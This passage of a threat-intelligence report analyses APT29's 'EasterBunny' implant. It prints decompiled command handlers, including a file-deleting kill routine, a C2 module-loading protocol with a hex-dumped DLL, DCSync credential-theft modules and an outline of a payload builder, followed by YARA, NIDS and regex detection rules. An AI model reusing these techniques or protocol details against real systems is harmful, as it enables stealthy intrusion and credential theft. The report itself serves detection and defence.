    *v27 = 0x9D3663369D2F6335ui64;
    DescipherFunction_3(v27, 6);                // return del /F
    *&v21[10] = *(&xmmword_354A0 + 10);
    *v21 = xmmword_354A0;
    v20 = xmmword_35490;
    DescipherFunction_3(&v20, 20);              // return /c \"%s %d & %s \"%s\"\"
    sub_1BD0(v15);
    getAddr(v15);
    v11 = sub_119B0(0x19u, 0x23u);
    sub_6CD0(v25, &v20, v22, v11);
    clean_3(v15);
    memset(v15, 0, sizeof(v15));
    memset(v26, 0, sizeof(v26));
    LODWORD(v15[0]) = 104;
    LOWORD(v15[8]) = 0;
    v12 = getAddr(v25);
    v13 = getAddr(v24);
    if ( CreateProcessAPI(v13, v12, 0i64, 0i64) )
    {
      sub_11C0();
    }
    else
```

Illustration 101. KILL function

If execution fails, the result will display an error **"key_word"**.

3.4.3.11 SET JITTER

This command updates the malware's jitter, a range in seconds that specifies how long it will rest before receiving the next communication [13]. The default value is **10-20 seconds.**

```
char __fastcall UPDATE_JITTER(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 curr_jitter; // rsi
  unsigned int code; // er8
  int v8; // ebx
  char *v9; // rcx
  int curr_jitter_max; // [rsp+20h] [rbp-50h]
  int new_min_jitter; // [rsp+30h] [rbp-40h]
  int new_max_jitter; // [rsp+38h] [rbp-38h]
  char prompt[16]; // [rsp+40h] [rbp-30h] BYREF
  _BYTE format_string[21]; // [rsp+50h] [rbp-20h] BYREF
  __int64 params; // [rsp+70h] [rbp+0h] BYREF

  curr_jitter = getCurrentJitter();
  if ( sub_1630(a2) )
  {
    memcopy(format_string, &dword_352F2, 0xFFFFFFFF);
    code = 0xFFFFFF9C;                          // PARAM INVALID SIZE ERROR
LABEL_6:
    EXECUTION(a4, format_string, code, 0);
    v9 = format_string;
    goto LABEL_7;
  }
  if ( !cehck_params_format(a2, &params) )
  {
    memcopy(format_string, &dword_352F2, 0xFFFFFFFF);
    code = 0xFFFFFF98;                          // PARAM FORMAT ERROR
    goto LABEL_6;
  }
  v8 = params;
  update_jitter(params);
  *&format_string[13] = 0xEA3BF272B36DCDi64;
  *format_string = xmmword_354D0;
  DescipherFunction_2(format_string, 20);       // (%s: %d-%d)
  new_max_jitter = HIDWORD(params);
  new_min_jitter = v8;
  curr_jitter_max = HIDWORD(curr_jitter);
  printFormat(prompt, format_string, &1j2sqp7, curr_jitter, curr_jitter_max, &kj41c, new_min_jitter, new_max_jitter);
  EXECUTION(a4, prompt, 0, 0);
  v9 = prompt;
LABEL_7:
  clean_3(v9);
  return 1;
}
```

Illustration 102. SET JITTER function

If the processing is correct, a result is generated with the previous and current values, along with their respective constants.

EXAMPLE OF USE

The C2 server wants to set the jitter between 1100 and 2200 seconds.

:d8h 1100-2200

Assuming that the jitter had its default values (10-20), the result would be as follows:

dzi5y : 10-20 j9o20q0qa : 1100-2200

3.4.3.12 SET PERSISTENT JITTER

As with sending commands, the malware has the ability to persistently store *jitter* settings. Its format is as follows:

:‹order_word› ‹min_jitter› - ‹max_jitter› ‹timer›

The parameters **‹min_jitter›** and **‹max_jitter›** are already known from the SET JITTER function, while the parameter **‹timer›** refers to the seconds of delay between the execution of commands, which is set to **150 seconds** by default.

```
clean(&v14[32]);
Addr = getAddr(a2);
getParams(Addr, &v14[32]);
if ( check_size_2(&v14[32]) > 2 )
{
  param0 = getParamByPos(v15, 0i64);
  if ( cehck_params_format(param0, &min_jitter)
    && (ParamByPos = getParamByPos(v15, 1i64), cehck_params_format(ParamByPos, max_jitter)) )
  {
    Param2 = getParamByPos(v15, 2i64);
    timer_0 = getAddr(Param2);
    timer = ConvertNum(timer_0);
    if ( store_jitter_config(&min_jitter, max_jitter, timer, 1) )
    {
      memcopy(v16, &dword_352F2, 0xFFFFFFFF);
      v7 = 0;
    }
    else
    {
      memcopy(v16, &dword_352F2, 0xFFFFFFFF);
      v7 = 1;
    }
  }
  else
  {
    memcopy(v16, &dword_352F2, 0xFFFFFFFF);
    v7 = 0xFFFFFF9B;                        // PARAM FORMAT ERROR
  }
}
else
{
  memcopy(v16, &dword_352F2, 0xFFFFFFFF);
  v7 = 0xFFFFFF9C;                          // PARAM INVALID SIZE ERROR
}
EXECUTION(a4, v16, v7, 0);
clean_3(v16);
celan_2(v15);
return 1;
}
```

Illustration 103. SET PERSISTENT JITTER function

The information is stored in **Subkey 3** (mentioned above), which is responsible for storing the configuration. Each field has an associated identifier; in this case, the information is stored in **Jitter ID**.

If the processing is correct, a result is generated with a constant specific to the sample.

3.4.3.13 LOAD MODULE COMMAND

This command is the main one, as it allows additional modules to be loaded to perform malicious actions from the control platform. These modules are sent in blocks along with the command in the following format:

```
:<order_word> <SHA1_hash> <id_block> <total_blocks> <cont_blocks>\n

- 0 <module_size> <last_block_size> <start_block_address> <block_size>
```

Finally, if it is the last block, it will add a line that references an additional block at the end of the payload. This block contains information about the module in question. Its format is as follows:

```
+ 1 <config_size> <last_block_size> <start_block_address> <block_size>
```

These lines contain information that the malware will need to load the module into memory, as we have seen previously. From what we have been able to verify, the modules are DLLs that are loaded into memory reflexively (**SRDi** [14]).

The module configuration also has a specific format that the malware interprets as an additional command:

```
:<order_word> <module_name> :<EP_address> <export_fun_EP>
[:<export_fun_1> ….]
```

As mentioned above, the modules are DLLs, so this configuration allows you to identify their EntryPoint and exported functions.

Finally, we have one last command that is sent before the module and refers to the 24-byte key that the module will use to decrypt itself before loading:

```
:<order_word> -(flm) <KEY>
```

After processing, a result is generated with its respective constants.

Additionally, the "**Modules**" field that appeared in the machine recognition will now contain the name of the module in question, thus indicating to the C2 which modules have been loaded into the implant.




Illustration 104. Module identification in the registry

EXAMPLE OF USE

If C2 wants to send a 137 KB module in two blocks of 128 KB and 9 KB, it would send the following packages:

First package:

:3seil8x <HASH> 0 2 1
- 0 140288 0 0 131072
<PAYLOAD>

```
3A 33 73 65 69 6C 38 78 20 34 33 65 63 66 31 39  :3seil8x 43ecf19
62 38 35 33 31 33 37 37 66 37 63 34 33 37 37 30  b8531377f7c43770
38 36 66 34 36 66 36 62 63 39 30 62 65 61 32 20  86f46f6bc90bea2
30 20 32 20 31 0A 2D 20 30 20 31 34 30 32 38 38  0 2 1.- 0 140288
20 30 20 30 20 31 33 31 30 37 32 0A 4D 5A 90 00   0 0 131072.MZ..
03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00  ........ÿÿ..¸...
00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00  ....@...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E  ........è.....°.
00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70  .´.Í!¸.LÍ!This p
72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65  rogram cannot be
20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65   run in DOS mode
2E 0D 0D 0A 24 00 00 00 00 00 00 00 C3 98 15 96  ....$.......Ã˜.–
87 F9 7B C5 87 F9 7B C5 87 F9 7B C5 8E 81 EE C5  ‡ù{Å‡ù{Å‡ù{ÅŽ.îÅ
86 F9 7B C5 87 F9 7A C5 C1 F9 7B C5 8E 81 E8 C5  †ù{Å‡ùzÅÁù{ÅŽ.èÅ
94 F9 7B C5 8E 81 E9 C5 86 F9 7B C5 8E 81 F8 C5  ”ù{ÅŽ.éÅ†ù{ÅŽ.øÅ
97 F9 7B C5 8E 81 EF C5 86 F9 7B C5 8E 81 EA C5  —ù{ÅŽ.ïÅ†ù{ÅŽ.êÅ
86 F9 7B C5 52 69 63 68 87 F9 7B C5 00 00 00 00  †ù{ÅRich‡ù{Å....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 50 45 00 00 64 86 05 00 55 A3 5D 47  ....PE..d†..U£]G
00 00 00 00 00 00 00 00 F0 00 22 20 0B 02 09 00  ........ð." ....
```

Illustration 105. Module example (package 1)

EXAMPLE OF USE

In this second package, we will add the line that refers to the configuration.

Second package:

:3seil8x ‹HASH› 1 2 2

- 0 140288 0 131072 9216

+ 1 49 9216 0 49




Illustration 106. Module example (package 2)

Our module will be named edkb8hva and will export 4 functions:

1. **main (EntryPoint)**
2. **q53liiet**
3. **5ddfnsfv**
4. **uuns50**




Illustration 107. Module example (configuration)

After processing, the generated result will be similar to the following:

16g : edkb8hva

3.4.3.14 Modules used by operators

LAB52 managed to obtain various modules from the malware operators with capabilities in this case to carry out the **DCSync** attack [18].

MODULE NAME/ HASH (SHA1)	EXPORT 1	EXPORT 2	EXPORT 3
aysklokucxnif.dll (edkb8hva) A133ECF19B8531377F7C4377086F46F6BC90BEA2 A2A241608339688B8AEC3432FD93EACF33F1A83A	:q53liiet	:5ddfnsfv	:uuns50
qjhipfahicihh.dll (ae4s) 0E8F10CBFDDB5A2197A9C5246B66165138DF81EE	:bed	:j8fyvgp	:nxazll
lechtxibhsfqj.dll (2ky0s2z) 16AE9E9ABC0C4F84C5AB8D451F2A184FED0B6D46 B1B302C512185146EF793812052DB92D7F3DBD6D	:acu	:cjj	:kf36kp

Table 15. DCSync modules

Only activity has been seen from the **third export**, which has the functionality of extracting credentials given a domain and username. The command has the following format:

‹export_name› /d ‹domain› /u ‹username› /f ‹brute_force_attemtps›

If executed correctly, the result is similar to the following:




Illustration 108. Result of the DCSync module

It has been observed that the users obtained through the DCSync attack are different from those found in the binary for web browsing web browsing, so the purpose of the module is to periodically obtain “fresh” credentials that can be useful for gathering intelligence. This reinforces the theory that this is Stage:3 malware.

It should be noted that these modules, loaded by operators at completely random or sporadic moments during malware execution, are part of the Mimikatz tool. In other words, in order to evade behavioral signatures and avoid detection, attackers have “chopped up” the aforementioned tool using only the logic of the DCSYNC attack.

It is unknown whether the module loading action is operated manually or automatically using a remote-control tool, but what is certain is that it shows that behind this malware there is a control platform with significant modular logic capabilities.

4 Attacker infrastructure

Below, for the sole purpose of attempting to outline the different operational elements that APT29 provides to its group, we make an assumption about the arsenal that this APT actor may have at its disposal to control EasterBunny.

4.1 BUILDER

As we have seen, in order to execute the final payload, the malware has had to perform multiple decryption and deobfuscation processes. Therefore, to build the executable that starts the infection, the reverse process must be performed as follows:

1. A payload in the form of shellcode is generated from a set of inputs.
2. Next, the payload is encapsulated with information necessary for its correct execution (offsets, size, etc.).
3. This encapsulated payload is added to another artifact (which we have called the second code block) that is capable of reading the header and executing it.
4. This second code block is encrypted using a key generated by the machine's own inputs. In addition, a header is also added in the same way as the payload.
5. This encapsulated shellcode is added to another artifact (which we have called the first block of code) that is capable of reading the header, decrypting it, and executing it.
6. This first block of code is obfuscated and divided into several disordered blocks, also generating a relocation table. In addition, its own header is also added.
7. The last step is to inject that first block of code into the ".text" section of an executable and the relocation table into the ".data" section. This executable will have a very large ".text" section with the code needed to reconstruct the code and execute it, as well as a lot of other junk code.

Below is an outline of the process that the builder would perform to create the wrapper.




Illustration 109. Builder Process

As we have seen, prior to generating the wrapper, three artifacts had to be created that behave like position-independent code (PIC) shellcode [15]. There is documentation on how to create these shellcodes with specific compilation parameters [16][17].

Finally, it should be noted that to create these artifacts, it is necessary to specify certain parameters and options that must be specified to the builder.

PAYLOAD GENERATION

Compress: the payload could be compressed using the LZG algorithm, so there should be an option to enable this compression.

Address: by default, the payload will be injected into the first available address. However, this data could be customized to a specific address.

Cipher Method: as we saw, payloads used different encryption methods. In this section, the encryption method to be used could be customized, as well as the option to optimize it. It could also be generated randomly.

UUID: the malware uses its own UUID to perform various actions. It could also be generated randomly.

Network Settings: finally, several aspects of how the connection will be made:

- Specify the URL that will be used as C2.
- Specify whether the connection is HTTP or HTTPS.
- Insert a list of proxy credentials to be used.
- Insert a list of legitimate (custom) domains that you will use to check the connection.
- Change the default User-Agent and Accept headers.

WRAPPER GENERATION[2]

Modify Metadata: as we saw, the executables had very different Visual Studio dates and versions in the metadata, so there may be an option to modify these fields or generate them randomly.

Cipher Key: to create the encryption key, one or more aspects of the system are required, such as the BIOS UUID, Machine GUID, or MRT GUID. This requires prior reconnaissance work on the victim machine.

Name: the wrappers had legitimate system names, so it is likely that this field is also customizable.

There is no certainty as to what the builder is really like, but based on these assumptions, a sketch has been made of what the application might look like.

[2] It is important to emphasize that the wrapper should only be generated if the payload is correctly configured, so there should be some control mechanism to verify this.

Illustration 110. Mockup of the possible builder

4.2
C2 control platform

For communications, the attacker uses URLs that correspond to legitimate third-party websites that have been compromised. From that point on, it is quite likely that they will redirect traffic to their own infrastructure, which they control.

This infrastructure should have the capacity to:

1. Interpret and decrypt cookies from requests to obtain the necessary information.
2. Maintain sessions with different victims thanks to a handshake procedure.
3. Allow commands to be sent and/or translated so that they can be interpreted by the malware.
4. Obfuscate information using JavaScript regular expressions.
5. There is probably an option to automate the sending of commands.
6. Load modular capabilities dynamically.

A sketch of the possible control panel has also been made, using the information received from the recognition stage.




Illustration 111. Mockup of the possible C2

5 Final Conclusions

After analyzing the malware, we can conclude that **EasterBunny** is a highly **sophisticated malware with a modular architecture**, built using a **multi-layer pipeline** that demonstrates its developers' deep technical knowledge and exceptional level of OPSEC (operational security).

This high degree of maturity is reflected in the **numerous layers of encryption and obfuscation**, both of commands and data, and in the deliberate removal of strings or artifacts that could facilitate attribution. Its ability to **run exclusively on the target machine is particularly striking**, constituting the **first publicly documented case since its discovery**, with only tangential references in *Vault 7: CIA Hacking Tools Revealed* (WikiLeaks) [20].

EasterBunny has two objectives:

1. On the one hand, to **maintain persistence and intelligence gathering**, acting as an implant in the organization by loading modules capable of obtaining updated domain credentials, circumventing the usual password expiration and renewal mechanisms.

---

2. On the other hand, it **functions as an operational backdoor**, allowing operators to reintroduce, at will, other post-exploitation tools (*Stage 2: Cobalt Strike, Sliver*, etc.) or other modules aimed at **exfiltrating information** (*Stage 3*), such as file, document, or email collectors.

Its **architecture** suggests the use of **multiple builders or binders**, which, like layers, **conceal the real logic of the binary**. The malware engineering applied to the sample gives it **advanced evasion capabilities** against traditional detection systems. Of particular note is the implementation of a **reflexive loader for Position Independent Code (PIC)**, a feature that has not been seen to date. Added to this is the **probable existence of a complex control platform**, used by **APT29** to build, configure and operate the **EasterBunny** malware family.

Finally, it should be noted that this report does **not include indicators of compromise (IOCs)** such as domain, hash, or file name, as these **are not operationally useful** against this threat, given that it is highly customized malware. Instead, efforts have been focused on **identifying the group's tactics, techniques, and procedures (TTPs)**, the associated **YARA rules**, and the most relevant **development engineering** aspects, in order to **provide the cybersecurity community with practical information to improve detection and defense against this advanced actor.**

6 Summary of IOCs

6.1
DCSync Modules

NAME / SHA1	ACCESS
aysklokucxnif.dll A133ECF19B8531377F7C4377086F46F6BC90BEA2 A2A241608339688B8AEC3432FD93EACF33F1A83A	Private
qjhipfahicihh.dll 0E8F10CBFDDB5A2197A9C5246B66165138DF81EE	Private
lechtxibhsfqj.dll 16AE9E9ABC0C4F84C5AB8D451F2A184FED0B6D46 B1B302C512185146EF793812052DB92D7F3DBD6D	Private

6.2
Techniques MITREATT & CK

ID	TECHNIQUE
T1497.003	Time Based Evasion
T1036.005	Match Legitimate Name or Location
T1562.006	Indicator Blocking
T1497.003	Time Based Evasion
T1140	Deobfuscate/Decode Files or Information
T1001.001	Junk Data
T1055	Local Process Injection
T1027.007	Dynamic API Resolution
T1027.013	Encrypted/Encoded File
T1082	System Information Discovery
T112	Modify Registry
T1059.003	Windows Command Shell
T1041	Exfiltration Over C2 Channel
T1090	Proxy
T1003.006	DCSync

6.3
YARA rules

```
rule easterbunny_wrapper{
        meta:
                version = “1.0”
                author = “Eric.C”
                team = “LAB52”
                company = “S2Grupo”
                status = “stable”
                description = “APT29 Easterbunny Wrap”
                date = “2024-05-10”
                filetype = “exe”
        strings:
                $time_loop1 =
{55 41 57 41 56 41 54 56 57 53 48 83 EC 20 48 8D 6C 24 20 45 89 C6 49 89 D4 89 CE FF 15 ?? ?? ?? 00
89}
                $time_loop2 =
 {C3 89 D9 E8 ?? ?? 00 00 4C 89 E1 44 89 F2 E8 8B 00 00 00 85 C0 74 6C FF 15 ?? ?? ?? 00 41}
                $time_loop3 =
{89 C7 41 29 DF 69 C6 E8 03 00 00 69 CE 10 27 00 00 48 69 F1 1F 85 EB 51 48 C1 EE 25 89 C3 29 F3 01
C6}
                $time_loop4 =
{E8 ?? ?? 00 00 29 DE 31 FF 31 D2 F7 F6 89 D1 01 D9 31 D2 89 C8 41 F7 F7 89 C6 BB 01 00 00}
                $set_error = {B9 07 80 00 00 48 FF 25 ?? ?? ?? 00}
                $xor =
 {0F B7 0F 4C 89 E2 E8 A5 01 00 00 88 03 48 83 C7 02 48 FF C3 48 FF CE 75 E7 4A 8B 4C 2D B0 4C 89}
                $xor2 = {49 C7 C0 FF FF FF FF 31 C0 0F 1F 80 00 00 00 00 66 42 39 4C 42 02 74
3D 66 42 39 4C 42 04 74 24 66 42 39 4C 42 06 74 21 66 42 39 4C 42 08 74 1E 48 83 C0 04 49 83 C0 04
49 81 F8 FF 00 00 00 72 CF 31 C0 C3 48 83 C8 01 C3 48 83 C8 02 C3 49 83 C0 04 4C 89 C0 C3}
                $get_block1 = {55 41 57 41 56 41 55 41 54 56 57 53 48 83 EC 28 48 8D 6C 24 20
4D 89 CE 4D 89 C7 41 89 D5 49 89 CC 44 89 E9 E8 ?? ?? 00 00}
                $get_block2 = {49 89 07 45 8B 44 24 01 45 85 ED 0F 84 9C 00 00 00 41 8A 54
24 06 88 10 BF 01 00 00 00 41 83 FD 03 72 4F BF 01 00 00 00}
                $get_block3 = {BA 02 00 00 00 66 2E 0F 1F 84 00 00 00 00 00 49 8B 0F 89 F8
83 E0 03 83 F8 01 83 D2 00 85 FF 0F 95 C0 40 F6 C7 0F 0F 94 C3 20 C3 0F B6 C3 8D 1C 02 48 63 DB 41}
                $get_block4 = {0F B6 5C 1C 05 89 FE FF C7 88 1C 31 8D 54 02 01 44 39 EA 72
C5 45 85 C0 74 36 85 FF 74 32 31 F6 31 DB 0F 1F 84 00 00 00 00 00 89 F2 F7 D2 83 E2 01 8D 04 1A 49 8B
0F 48 98 0F B6 04 01 88 04 31 48 FF C6 4C 39 C6 73 08 8D 5C 1A 01 39 FB 72 DA 45 89 06 B8 01 00 00
00 48 83 C4 28 5B 5F 5E 41 5C 41 5D 41 5E 41 5F 5D C3 CC}
                $sort_block = {4C 8B D9 48 2B D1 0F 82 9E 01 00 00 49 83 F8 08 72 61 F6 C1
07 74 36 F6 C1 01 74 0B 8A 04 0A 49 FF C8 88 01 48 FF C1 F6 C1 02 74 0F 66 8B 04 0A 49 83 E8 02 66 89
01 48 83 C1 02 F6 C1 04 74 0D 8B 04 0A 49 83 E8 04 89 01 48 83 C1 04 4D 8B C8 49 C1 E9 05 75 51 4D
8B C8 49 C1 E9 03 74 14 48 8B 04 0A 48 89 01 48 83 C1 08 49 FF C9 75 F0 49 83 E0 07 4D 85 C0 75 08
49 8B C3 C3 0F 1F 40 00}
        condition:
                ($set_error and all of ($time_loop*)) or all of ($xor*) or (all of ($get_block*)
and $sort_block)
}
```

6.4
NIDS Rules

```
alert tcp any any -> any any (msg:"S2PRO APT29 - EasterBunny C2
Registration       ";content:"| 47 45 54 |";content:"| 41 63 63
65 70 74 3a 20 |";content:"| 41 63 63 65 70 74 2d 45 6e 63 6f 64
69 6e 67 3a 20 |";content:"| 43 6f 6f 6b 69 65 3a 20
|";content:"| 48 6f 73 74 3a 20 |";content:"| 52 65 66 65 72 65
72 3a 20 |";content:"| 55 73 65 72 2d 41 67 65 6e 74 3a 20
|";pcre:"/GET.*HTTP\/1\.1\r\nConnection: .*\r\nAccept:
.*\r\nAccept-Encoding: .*\r\nCookie:
.*COMPASS=gmail=.*S=gmail=.*GMAIL_IMP=v%2A2%2F.*NID=[0-9][0-
9]=.*(SSID|HSID)=.*APISID=.*SAPISID=.*\r\nHost: .*\r\nReferer:
.*https:\/\/notifications\.google\.com\/\r\nUser-Agent:
.*\r\n\r\n/";rev:1;sid:1;)
```

6.5
List of regular expressions

REGEX
_\.([A-Z])\(\"NTMZac\"\)
_\.([A-Z])\(\"([A-Za-z]{7,16})\"\)
_\.([A-Z])\(\)
\$([a-z])\.([a-z]{1,4})\.constructor\.call\(this,([a-z]),([a-z]),([a-z])\.([a-z]{1,4})\)
_\.([a-z])\(([a-z]),_\.([a-z]{1,4})\)
_\.([A-Za-z]{2,4})\(_\.([A-Za-z]{2,4}),\{\},\$([a-z])\)
throw Error\(\"([a-z]{1,16})\"\)
var ([a-z])=_\.([a-z])
var ([a-z]{2})=([a-z]{2})\[([a-z]{2})\]
var ([A-Za-z]{1,4}),([A-Za-z]{1,4})
var ([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4})
var ([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4})
([a-z]{2}) in ([a-z]{2})||\([a-z]{2}\[[a-z]{2}\]=\{\}\)
_\.([A-Za-z]{1,2})=window
_\.([A-Za-z]{1,2})=window\.document
_\.([A-Za-z]{1,2})=_\.([A-Za-z]{1,2})\.location
([a-z])=[a-z]\.split\(\"\.\"\)
([a-z])=[a-z]\.split\(\"\/\"\)
([a-z])\[([0-9])\]in ([a-z])||![a-z]\.execScript||[a-z]\.execScript\(\"var \"\+[a-z]\[[0-9]\]\)
_\.([a-z]{2})\(([a-z]),([a-z]),([a-z]),\"([a-z]{3})\\"([a-z]{2})\"\)
if\(!([a-z])\)throw Error\(\)

REGEX
_\.([A-Z])\(\"NTMZac\"\)
_\.([A-Z])\(\"([A-Za-z]{7,16})\"\)
_\.([A-Z])\(\)
\$([a-z])\.([a-z]{1,4})\.constructor\.call\(this,([a-z]),([a-z]),([a-z])\.([a-z]{1,4})\)
_\.([a-z])\(([a-z]),_\.([a-z]{1,4})\)
_\.([A-Za-z]{2,4})\(_\.([A-Za-z]{2,4}),\{\},\$([a-z])\)
throw Error\(\"([a-z]{1,16})\"\)
var ([a-z])=_\.([a-z])
var ([a-z]{2})=([a-z]{2})\[([a-z]{2})\]
var ([A-Za-z]{1,4}),([A-Za-z]{1,4})
var ([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4})
var ([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4}),([A-Za-z]{1,4})
([a-z]{2}) in ([a-z]{2})||\([a-z]{2}\[[a-z]{2}\]=\{\}\)
_\.([A-Za-z]{1,2})=window
_\.([A-Za-z]{1,2})=window\.document
_\.([A-Za-z]{1,2})=_\.([A-Za-z]{1,2})\.location
([a-z])=[a-z]\.split\(\"\.\"\)
([a-z])=[a-z]\.split\(\"\/\"\)
([a-z])\[([0-9])\]in ([a-z])||![a-z]\.execScript||[a-z]\.execScript\(\"var \"\+[a-z]\[[0-9]\]\)
_\.([a-z]{2})\(([a-z]),([a-z]),([a-z]),\"([a-z]{3})\\"([a-z]{2})\"\)
if\(!([a-z])\)throw Error\(\)
if\(([a-z])\[([a-z])\+\"EventListener\"\]\)[a-z]\[[a-z]\+\"EventListener\"\]\(([a-z]),([a-z]),!1\);else if\([a-z]\[([a-z])\+\"tachEvent\"\]\)[a-z]\[([a-z])\+\"tachEvent\"\]\(\"on\"\+[a-z],[a-z]\)
([a-z])\.([a-z]{3})=!([a-z])\&\&[a-z]\.[a-z]{3}||\{\}
if\(!([a-z])\)return ([a-z]{2})\(\)
for\(var ([a-z])=([a-z]{2})\(\),([a-z])=0,([a-z])=([a-z])\.length;[a-z]\&\&\"object\"===typeof [a-z]\&\&[a-z]<[a-z];\+\+[a-z]\)[a-z]=[a-z]\[[a-z]\[[a-z]\]\]
([a-z]{2})\&\&[a-z]{2}\(\)
([a-z]{2})\(\)

REGEX
_\.([A-Z])\(\"gapi\.config\.get_\.([A-Z])\)
_\.([A-Z])\(\"gapi\.config\.update_\.([a-z]{2})\)
var ([a-z])=window\.google
this\.([a-zA-Z]{2})=\[\]
for\(var ([a-z])=1;[a-z]<this\.([a-zA-Z]{2});\+\+[a-z]\)this\.([a-zA-Z]{2})\[[a-z]\]=0
this\.([a-zA-Z]{2})=this\.([a-zA-Z]{2})=0
this\.([a-zA-Z]{2})\[([0-9])\]=1([0-9]{2,9})
this\.([a-zA-Z]{2})\[([0-9])\]=2([0-9]{2,9})
this\.([a-zA-Z]{2})\[([0-9])\]=3([0-9]{2,9})
this\.([a-zA-Z]{2})\[([0-9])\]=4([0-9]{2,9})
for\(([a-z])=0;16>[a-z];[a-z]\+\+\)([a-z])\[[a-z]\]=([a-z])\[([a-z])\]<<24|[a-z]\[[a-z]\+1]<<16|[a-z]\[[a-z]\+2]<<8|[a-z]\[[a-z]\+3],[a-z]\+=4
